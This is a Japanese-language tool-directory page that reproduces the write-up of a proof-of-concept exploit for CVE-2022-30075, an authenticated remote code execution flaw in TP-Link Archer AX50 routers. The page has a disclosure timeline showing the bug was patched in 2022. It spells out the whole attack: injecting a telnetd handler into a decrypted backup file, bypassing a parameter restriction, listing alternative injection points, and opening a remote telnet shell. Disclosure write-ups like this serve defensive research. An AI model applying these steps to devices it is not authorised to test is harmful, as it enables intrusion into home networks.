Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2022-30075 — Tp-Link Archer AX50 認証済みRCE (CVE-2022-30075) | Kitploit

ツール/GitHubGitHub/aaronsvk/cve-2022-30075
組み込みシステムセキュリティIoTセキュリティ脆弱性分析エクスプロイトウェブアプリケーション悪用ハードウェアセキュリティ
GitHubaaronsvk/cve-2022-30075

CVE-2022-30075

Tp-Link Archer AX50 認証済みRCE (CVE-2022-30075)

リポジトリを見る
23543394年前Kitploit レビュー済み
共有

CVE-2022-30075

Tp-Linkルーターにおける認証済みリモートコード実行

影響を受けるデバイス

お使いのTp-Linkルーターにバックアップと復元機能があり、ファームウェアが2022年6月より古い場合、脆弱性の影響を受ける可能性があります。

テスト済みデバイス

Tp-Link Archer AX50。他のtplinkルーターではバックアップの形式が異なる場合があり、エクスプロイトの修正が必要になることがあります。

PoC


ルーター上でtelnetデーモンを起動するためのエクスプロイトを使用 tplink

手動による悪用

  1. ルーターのWebインターフェースにログイン
  2. advanced -> system -> backup settings に移動
  3. バックアップファイルを復号・展開
  • お使いのルーターが異なる形式のバックアップファイルを使用する場合、エクスプロイトコード(クラス BackupParser)を変更するか、GitHubのツールを利用してください: https://github.com/stdnoerr/tp_link_credentials_harvester/blob/master/decrypt.py
    https://github.com/ret5et/tplink_backup_decrypt_2022.bin
    ...
  1. 復号したXMLファイル内で次のような部分が見つかります:
<button name="led_switch">
  <action>pressed</action>
  <button>ledswitch</button>
  <handler>/lib/led_switch</handler>
</button>
  • これを次の行に置き換えます
<button name="exploit">
  <action>pressed</action>
  <button>ledswitch</button>
  <handler>/usr/sbin/telnetd -l /bin/login.sh</handler>
</button>
  • パラメータ system.button.handler の変更をブロックする制限がありますが、親XMLノードの名前を変更することで簡単に回避できます(例:name="exploit")
  • コード実行は system.button.handler パラメータの変更だけでなく、ddns.service.ip_script、firewall.include.path、uhttpd.main などを使用しても実現可能です...
  1. 変更したバックアップファイルを圧縮・暗号化
  2. advanced -> system -> restore settings に移動し、変更したバックアップファイルをアップロード
  3. 再起動後、LEDボタンを押して注入されたコマンド /usr/sbin/telnetd -l /bin/login.sh を実行
  4. リモートからルーターにログイン:telnet 192.168.1.1

タイムライン

15.03.2022 - 脆弱性を特定 15.03.2022 - Tp-Linkサポートに連絡 16.03.2022 - Tp-Linkから返信を受信 02.05.2022 - CVEが割り当てられる 27.05.2022 - Tp-Linkが脆弱性を修正したファームウェアをリリース 07.06.2022 - 技術的詳細を公開


ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    435
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    260

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →